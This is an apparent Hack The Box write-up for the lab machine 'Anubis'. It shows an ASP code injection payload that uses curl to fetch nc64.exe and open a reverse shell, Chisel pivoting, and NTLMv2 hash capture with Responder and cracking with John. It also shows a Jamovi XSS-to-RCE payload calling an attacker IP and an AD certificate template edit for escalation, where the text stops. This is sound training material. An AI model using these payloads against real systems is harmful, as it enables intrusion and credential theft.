Anubis

27th January 2022 / Document No D22.100.155

Prepared By: polarbearer

Machine Author(s): 4ndr34z

Difficulty: Insane

Classification: Official

Synopsis

Anubis is an insane difficulty Windows machine that showcases how a writable certificate template in the Windows Public Key Infrastructure can lead to the escalation of privileges to Domain Administrator in an Active Directory environment. An interactive shell on a Windows container can be obtained by exploiting a simple ASP code injection vulnerability in a public-facing web application. Pivoting from the initial shell, further access is gained to an internal web application that can be tricked into sending requests to an attacker-controlled Responder server, allowing to steal valid domain credentials that can be used to access an internal SMB share where malicious Jamovi files can be uploaded, resulting in a shell on the Windows host. After adding the smart card logon extended usage attribute to an available certificate template and requesting a new client certificate, PKINIT can be configured on an attacking Linux machine to request a Kerberos ticket and login to the system as Administrator.

Skills Required

- Enumeration
- Pivoting
- Basic Windows / Active Directory knowledge

Skills Learned

- ASP code injection
- XSS to RCE in Electron applications
- Exploiting misconfigured certificate templates

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.102 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.102
```

```
nmap -sC -sV -p$ports 10.10.11.102

Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-25 08:27 CET
Nmap scan report for www.windcorp.htb (10.10.11.102)
Host is up (0.35s latency).

PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
443/tcp   open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2022-01-25T08:19:48+00:00; +50m57s from scanner time.
| tls-alpn:
|_  http/1.1
|_http-title: Windcorp - Index
| http-methods:
|_  Potentially risky methods: TRACE
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=www.windcorp.htb
| Subject Alternative Name: DNS:www.windcorp.htb
| Not valid before: 2021-05-24T19:44:56
|_Not valid after:  2031-05-24T19:54:56
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49715/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-01-25T08:19:15
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 50m58s, deviation: 2s, median: 50m56s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.20 seconds
```


Nmap output reveals that, in addition to standard Windows RPC ports, an HTTP server is listening on port 443 (SSL). The common name from the certificate is `www.windcorp.htb`.

IIS


Browsing to port 443 by IP address results in a 404 error. We add an entry for `www.windcorp.htb` to `/etc/hosts` and then access the web server by name.

```
echo "10.10.11.102 www.windcorp.htb" | sudo tee -a /etc/hosts
```


After accepting the self-signed certificate, the main web page is displayed.




A contact form is found at the bottom of the page:



We try sending a test message and notice that our input is reflected back to us:







Foothold

The contact form appears to be vulnerable to ASP code injection, as we can verify by sending the following message:

```
<% response.write("Testing ASP code injection") %>
```






As we can see, the code was parsed and `response.write()` was executed. We can turn this into Remote Command Execution and obtain a reverse shell on the system. First, we try executing a simple command by sending the following payload:

```
<%Function execStdOut(cmd)
      Dim wsh: Set wsh = CreateObject( "WScript.Shell" )
      Dim aRet: Set aRet = wsh.exec(cmd)
      execStdOut = aRet.StdOut.ReadAll()
  End Function
  theOutput = execStdOut("whoami")
  response.write "Output: " & theOutput
%>
```

The command is executed:



To get a reverse shell, we first transfer `nc64.exe` to the target by running a Python `http.server` on our machine:

```
python3 -m http.server 80
```

The download will be initiated by sending the following payload (where 10.10.14.44 is our VPN IP address) from the contact form:

```
<%Function execStdOut(cmd)
        Dim wsh: Set wsh = CreateObject( "WScript.Shell" )
        Dim aRet: Set aRet = wsh.exec(cmd)
        execStdOut = aRet.StdOut.ReadAll()
    End Function
    theOutput = execStdOut("curl 10.10.14.44/nc64.exe -o \programdata\nc64.exe")
    response.write "Output: " & theOutput
%>
```

The file is downloaded as expected:

```
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.102 - - [25/Jan/2022 09:38:50] "GET /nc64.exe HTTP/1.1" 200 -
```

Next, we open a listener on our attacking machine:

```
nc -lnvp 7777
```

Finally, we send the following payload to execute `nc64.exe` and send a `cmd.exe` shell back to our listener:

```
<%Function execStdOut(cmd)
        Dim wsh: Set wsh = CreateObject( "WScript.Shell" )
        Dim aRet: Set aRet = wsh.exec(cmd)
        execStdOut = aRet.StdOut.ReadAll()
    End Function
    theOutput = execStdOut("\programdata\nc64.exe 10.10.14.44 7777 -e cmd")
    response.write "Output: " & theOutput
%>
```

A reverse shell is received.

```
nc -lnvp 7777

Connection from 10.10.11.102:49917
Microsoft Windows [Version 10.0.17763.1879]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

Lateral Movement

We soon realise that we're inside a container:

```
c:\windows\system32\inetsrv>dir \users

 Volume in drive C has no label.
 Volume Serial Number is B4B6-BB3E

 Directory of c:\users

04/09/2021  09:37 PM    <DIR>          .
04/09/2021  09:37 PM    <DIR>          ..
04/09/2021  09:36 PM    <DIR>          Administrator
05/25/2021  11:05 AM    <DIR>          ContainerAdministrator
04/09/2021  09:37 PM    <DIR>          ContainerUser
04/09/2021  09:36 PM    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)  20,260,360,192 bytes free
```

A file called `req.txt`, containing a certificate request, is found on the Administrator's desktop:

```
c:\windows\system32\inetsrv>type \users\administrator\desktop\req.txt

-----BEGIN CERTIFICATE REQUEST-----
MIICoDCCAYgCAQAwWzELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUx
ETAPBgNVBAoMCFdpbmRDb3JwMSQwIgYDVQQDDBtzb2Z0d2FyZXBvcnRhbC53aW5k
Y29ycC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmm0r/hZHC
KsK/BD7OFdL2I9vF8oIeahMS9Lb9sTJEFCTHGxCdhRX+xtisRBvAAFEOuPUUBWKb
BEHIH2bhGEfCenhILl/9RRCuAKL0iuj2nQKrHQ1DzDEVuIkZnTakj3A+AhvTPntL
eEgNf5l33cbOcHIFm3C92/cf2IvjHhaJWb+4a/6PgTlcxBMne5OsR+4hc4YIhLnz
QMoVUqy7wI3VZ2tjSh6SiiPU4+Vg/nvx//YNyEas3mjA/DSZiczsqDvCNM24YZOq
qmVIxlmQCAK4Wso7HMwhaKlue3cu3PpFOv+IJ9alsNWt8xdTtVEipCZwWRPFvGFu
1x55Svs41Kd3AgMBAAGgADANBgkqhkiG9w0BAQsFAAOCAQEAa6x1wRGXcDBiTA+H
JzMHljabY5FyyToLUDAJI17zJLxGgVFUeVxdYe0br9L91is7muhQ8S9s2Ky1iy2P
WW5jit7McPZ68NrmbYwlvNWsF7pcZ7LYVG24V57sIdF/MzoR3DpqO5T/Dm9gNyOt
yKQnmhMIo41l1f2cfFfcqMjpXcwaHix7bClxVobWoll5v2+4XwTPaaNFhtby8A1F
F09NDSp8Z8JMyVGRx2FvGrJ39vIrjlMMKFj6M3GAmdvH+IO/D5B6JCEE3amuxU04
CIHwCI5C04T2KaCN4U6112PDIS0tOuZBj8gdYIsgBYsFDeDtp23g4JsR6SosEiso
4TlwpQ==
-----END CERTIFICATE REQUEST-----
```

We copy the file to our machine and verify it with OpenSSL:

```
openssl req -text -noout -verify -in req.txt
```

```
openssl req -text -noout -verify -in req.txt

verify OK
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = AU, ST = Some-State, O = WindCorp, CN = softwareportal.windcorp.htb
```

We take note of the common name `softwareportal.windcorp.htb`.

Next, we start enumerating the network. The `ipconfig` command displays the internal IP addresses of the container and the default gateway, which likely corresponds to the host machine.

```
c:\windows\system32\inetsrv>ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Ethernet):

   Connection-specific DNS Suffix  . : htb
   Link-local IPv6 Address . . . . . : fe80::b025:d53c:d2df:798c%32
   IPv4 Address. . . . . . . . . . . : 172.29.247.13
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 172.29.240.1
```

We will use chisel to pivot to the internal network. We host `chisel.exe` on our local Python `http.server` and use `curl` to download it to the target:

```
curl 10.10.14.44/chisel.exe -o \programdata\chisel.exe
```

We run the server on our attacking machine and the client on the target, setting up a socks5 proxy:

```
chisel server -p 8000 --reverse
```

```
\programdata\chisel client 10.10.14.44:8000 R:socks
```

We configure ProxyChains (`/etc/proxychains.conf`) on our attacking machine:

```
socks5  127.0.0.1 1080
```

We run nmap to discover open ports on what we previously identified as the host IP address (only scanning for top 100 ports):

```
proxychains nmap -sT -Pn -n --top-ports 100 172.29.240.1 -v
```

```
Nmap scan report for 172.29.240.1
Host is up (1.3s latency).
Not shown: 96 closed tcp ports (conn-refused)
PORT    STATE SERVICE
80/tcp  open  http
88/tcp  open  kerberos-sec
135/tcp open  msrpc
389/tcp open  ldap
```


Port 80 is open. When accessing it with our web browser (after setting up 127.0.0.1:1080 as socks5 proxy) we receive a 404 error:

> **Not Found**
>
> HTTP Error 404. The requested resource is not found.


We try using the host name found earlier in the certificate request, after adding a corresponding entry to our `/etc/hosts` file:

```
echo "172.29.240.1 softwareportal.windcorp.htb" | sudo tee -a /etc/hosts
```

This yields a different result: the `Windcorp Software-Portal` page is displayed.




At the bottom of the page we find links to install different software products.



All the above links look like the following:

```
http://softwareportal.windcorp.htb/install.asp?client=172.29.247.13&software=7z1900-x64.exe
```

Requests are sent to `install.asp` with two parameters, namely `client` and `software` (where the `client` value corresponds to the IP address of the container).



We run Responder and change the `client` parameter to our VPN IP address:

```
responder -I tun0
```

```
http://softwareportal.windcorp.htb/install.asp?client=10.10.14.44&software=7z1900-x64.exe
```

An NTLMv2 hash for the `localadmin` user is captured.

```
[WinRM] NTLMv2 Client   : 10.10.11.102
[WinRM] NTLMv2 Username : windcorp\localadmin
[WinRM] NTLMv2 Hash     :
localadmin::windcorp:363fe2d07f237427:0DD80B7643EABAA3B026F2139E41217C:0101000000000001C539E73E711D801DA719D0E14D1CDD0000000000200080038003400550053000100 1E00570049004E002D003300310047005700 4B0048004F00420043004D00570004001400380034005500530001001E00570049004E002D003300310047005700 4B0048004F00420043004D00570002E004C004F00430041004C0003003400570049004E002D003300310047005700 4B0048004F00420043004D00570002E004C004F00430041004C0005001400380034005500530002E004C004F00430041004C0008003000300000000000000000000000210000D623762AEC20720FE062159F06DDB394BEF6B3B9532443EEAC365BBACBCDFB050A0010000000000000000000000000000000900200048005400540050002F00310030002E00310030002E00310034002E00340034000000000000000000
```

The hash can be easily cracked using a tool like John the Ripper, revealing the password `Secret123`:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/passwords/rockyou.txt hash

Warning: detected hash type "netntlmv2", but the string is also recognized as "ntlmv2-opencl"
Use the "--format=ntlmv2-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Secret123        (localadmin)
```

The obtained credentials can be used for further enumeration. We list available SMB shares:

```
proxychains smbclient -L 172.29.240.1 -U localadmin
```

```
proxychains smbclient -L 172.29.240.1 -U localadmin

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.29.240.1:445  ...  OK
Password for [MYGROUP\localadmin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate Services share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shared          Disk
        SYSVOL          Disk      Logon server share
```

We connect to the `Shared` share:

```
proxychains smbclient //172.29.240.1/Shared -U localadmin
```

The `Documents\Analytics` directory contains some `.omv` files. We notice that one of them, called `Whatif.omv`, is updated regularly:

```
smb: \Documents\Analytics\> dir
  .                                   D        0  Tue Apr 27 20:40:20 2021
  ..                                  D        0  Tue Apr 27 20:40:20 2021
  Big 5.omv                           A     6455  Tue Apr 27 20:39:20 2021
  Bugs.omv                            A     2897  Tue Apr 27 20:39:55 2021
  Tooth Growth.omv                    A     2142  Tue Apr 27 20:40:20 2021
  Whatif.omv                          A     2841  Tue Jan 25 13:48:24 2022

                9034239 blocks of size 4096. 2290459 blocks available

smb: \Documents\Analytics\> dir
  .                                   D        0  Tue Apr 27 20:40:20 2021
  ..                                  D        0  Tue Apr 27 20:40:20 2021
  Big 5.omv                           A     6455  Tue Apr 27 20:39:20 2021
  Bugs.omv                            A     2897  Tue Apr 27 20:39:55 2021
  Tooth Growth.omv                    A     2142  Tue Apr 27 20:40:20 2021
  Whatif.omv                          A     2841  Tue Jan 25 14:01:54 2022

                9034239 blocks of size 4096. 2285617 blocks available
```

The omv file extension seems to identify Jamovi documents, which is consistent with our previous findings (Jamovi was installable from the software portal). Searching for related vulnerabilities we come across CVE-2021-28079, which affects Jamovi <= 1.6.18. Since the version that can be installed from the software portal is 1.6.16.0, there is a good possibility that our target is vulnerable. According to the CVE description, the column-name is vulnerable to XSS in the ElectronJS Framework, which could allow for remote code execution. To inject our payload, we first extract the `.omv` archive with the `unzip` command:

```
unzip Whatif.omv
```

We then edit the `metadata.json` file by modifying the first `name` field as follows:

```
{"dataSet": {"rowCount": 150, "columnCount": 5, "removedRows": [], "addedRows": [],
"fields": [{"name": "Sepal.Length   <script>require('child_process').exec('curl
10.10.14.13/nc64.exe -o /programdata/nc64.exe && /programdata/nc64.exe 10.10.14.13 7777
-e cmd')</script>", "id": 1 <SNIP>
```

We update the archive with the modified `metadata.json` file:

```
zip Whatif.omv metadata.json
```

We open a Python `http.server` and a Netcat listener:

```
python3 -m http.server 80
nc -lnvp 7777
```

We connect to the SMB share again and overwrite the `Whatif.omv` file in `Documents\Analytics` with our malicious one:

```
proxychains smbclient //172.29.240.1/Shared -U localadmin

smb: \> cd Documents\
smb: \Documents\> cd Analytics\
smb: \Documents\Analytics\> put Whatif.omv
```

```
proxychains smbclient //172.29.240.1/Shared -U localadmin

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.15
Password for [MYGROUP\localadmin]:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.29.240.1:445  ...  OK
Try "help" to get a list of possible commands.
smb: \> cd Documents\
smb: \Documents\> cd Analytics\
smb: \Documents\Analytics\> put Whatif.omv
putting file Whatif.omv as \Documents\Analytics\Whatif.omv (5.3 kb/s) (average 5.3 kb/s)
```

After a few minutes, a reverse shell as `diegocruz` on the host `earth` is sent to our listener.

```
nc -lnvp 7777

Connection from 10.10.11.102:61588
Microsoft Windows [Version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
windcorp\diegocruz

C:\Windows\system32>hostname
hostname
earth
```

The user flag can be found in `C:\Users\diegocruz\desktop\user.txt`.

Privilege Escalation

We connect to the `CertEnroll` share:

```
proxychains smbclient //172.29.240.1/CertEnroll -U localadmin
```

Among other files, the CA certificate for the domain is available. We download it.

```
smb: \> dir
  .                                   D        0  Tue Jan 25 07:57:36 2022
  ..                                  D        0  Tue Jan 25 07:57:36 2022
  earth.windcorp.htb_windcorp-CA.crt      A      897  Mon May 24 19:58:07 2021

<SNIP>

smb: \> get earth.windcorp.htb_windcorp-CA.crt
```

From our shell on the `earth` host we list the available certificate templates:

```
certutil -catemplates
```

```
C:\Windows\system32>certutil -catemplates

Web: Web -- Auto-Enroll
DirectoryEmailReplication: Directory Email Replication -- Access is denied.
DomainControllerAuthentication: Domain Controller Authentication -- Access is denied.
KerberosAuthentication: Kerberos Authentication -- Access is denied.
EFSRecovery: EFS Recovery Agent -- Access is denied.
EFS: Basic EFS -- Auto-Enroll: Access is denied.
DomainController: Domain Controller -- Access is denied.
WebServer: Web Server -- Access is denied.
Machine: Computer -- Access is denied.
User: User -- Auto-Enroll: Access is denied.
SubCA: Subordinate Certification Authority -- Access is denied.
Administrator: Administrator -- Access is denied.
CertUtil: -CATemplates command completed successfully.
```

The user is allowed access to the `Web` template. We look at the template permissions:

```
certutil -v -dstemplate Web
```

```
C:\Windows\system32>certutil -v -dstemplate Web

<SNIP>

    Allow Enroll        WINDCORP\Domain Admins
    Allow Enroll        WINDCORP\Enterprise Admins
    Allow Full Control  WINDCORP\Domain Admins
    Allow Full Control  WINDCORP\Enterprise Admins
    Allow Full Control  WINDCORP\Administrator
    Allow Full Control  WINDCORP\webdevelopers
    Allow Read  NT AUTHORITY\Authenticated Users
```

Users in the `webdevelopers` group have full control over the template. Our current user (`DiegoCruz`) is a member of this group:

```
C:\Windows\system32>net group webdevelopers

Group name     webdevelopers
Comment

Members

-------------------------------------------------------------------------------
DiegoCruz
The command completed successfully.
```

The ability to edit certificate templates allows us to impersonate the Domain Administrator by logging on with a client certificate, as detailed in this article. Following the steps in the linked article, we will first modify the certificate template to make it eligible for smart card logon, then create a certificate request file and submit it to the CA. Finally, we will configure Kerberos on our attacking machine to use Public Key Cryptography for Initial Authentication (PKINIT) to obtain a ticket that allows us to login to the system as Administrator.

We open a PowerShell session and run the following commands to modify the `Web` template:

```
$EKUs=@("1.3.6.1.5.5.7.3.2", "1.3.6.1.4.1.311.20.2.2")

Set-ADObject "CN=Web,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb" -Add
@{pKIExtendedKeyUsage=$EKUs;"msPKI-Certificate-Application-Policy"=$EKUs}
```

